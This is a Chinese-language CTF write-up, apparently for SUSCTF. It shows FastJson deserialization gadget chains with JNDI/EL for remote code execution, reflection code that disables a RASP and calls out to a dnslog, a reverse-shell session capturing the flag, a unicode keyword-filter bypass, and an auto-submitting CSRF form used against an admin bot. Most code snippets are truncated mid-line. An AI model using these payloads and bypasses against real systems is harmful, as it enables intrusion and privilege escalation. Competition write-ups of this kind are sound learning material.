暖春骄阳

The Warm sunshine

/ / /

SUSCTFWriteup~~~


THE SPRING

Web

baby gadget v1.0

开局登录界面，通过 burp 来直接爆破 admin

用戶密码为:admin123



进入后台发现 mailbox.jsp 中有一段关于

FastJson 的描述。然后下载依赖结合题目可以想 到这个是要挖掘一个FastJson的POC。

```
<div class="links">
    <a href="#">View</a> -
    <a href="download.jsp?filename=lib.zip">Download</a>
</div>
```

结果发现直接使用 47 版本的payload同样可以触发，所以直接可以进行jndi + el表达式来进行RCE

```
{"a":{"@type":"java.lang.Cla
```

只不过后台似乎存在 rasp ， 通过反射关闭 rasp ,如果成功了则发起一次 dnslog 请求。

```
try{
    String ip = "${ip}";
    int port = ${port};
    String url = String.for
    try {
            Class<?> clz =
            java.lang.refle
            java.lang.refle
            disableHooks.se
            Object ins = ge

            disableHooks.se
            new java.net.URI
    } catch (Exception e) {
}catch(Exception t){}
```

关闭 rasp 之后就可以任意代码执行了。反弹shell拿下flag

```
Listening on 0.0.0.0 9999
Connection received on ecs-124-71-187-127.compute.hwclouds-dns.com 57544
ls
anaconda-post.log
cat /flag
SUSCTF{Find_FastjSON_gadGet_is_so_Easy}^C
```

Baby gadget v1.0 revenge

修复了前面所说的漏洞。出题人将jar包改为了1.2.48 。那么只能通过挖掘新的POC。 这里我找到的类为：

org.quartz.impl.jdbcjobstore.JTANonClusteredSemaphore

将其 transactionManagerJNDIName 设置为我们的 ldapServer 即可。然后通过 $ref 调用 其get方法即可触发RCE 然后由于后端似乎有一层关键词检测。只需要使用 unicode 即可绕过。 最后payload如下，之后的绕rasp同baby gadget v1.0

```
1  {"%40type"%3a"com.alibaba.fa
```

ps：除此之外，其实由于出题人开了autotype，所以其实下面这条poc也同样奏效

```
1  {"@type":"org.apache.xbean.p
```

fxxkcors


首先随便用一个用戶登录，发现有权限修改的业务，但是无权访问。 分析附件源码可知在bot运行流程那里会登录admin，也就是说bot拥有admin权限，利用bot打ssrf 访问changeapi.php即可提升我们的权限。由于CORS 策略严格，尝试使用表单跳转来提权。Form 默认不支持提交 json，因此可以参考如下链接构造 JSON，text/plain 也被 Accept 因此可以直 接用。

Posting JSON with an HTML Form - System Overlord （https://systemoverlord.com/2016/08/24/posting-json-with-an-html-form.html）

因此构造出如下 payload。

```
<!DOCTYPE html>
<html>
    <body>
        <form name="csrf" e
            <input name='{"
            <input type="su
        </form>
        <script>
            window.onload =
                csrf.submit
            }
</script>
    </body>
</html>
```

将上述 payload 放到服务器上生成链接并提交给 bot，可提升普通用戶 lemon 的权限，从而获得查 看 flag 的权限。



Reverse：

dddart

flutter框架，

https://github.com/rscloura/Doldrums 解析函数名字

程序功能上只有1个按钮，点了计数器+1，找出计数器+1的 代码，以及条件

用模拟器调试，先用Cheat Engine找到地址 7CCF328C9F20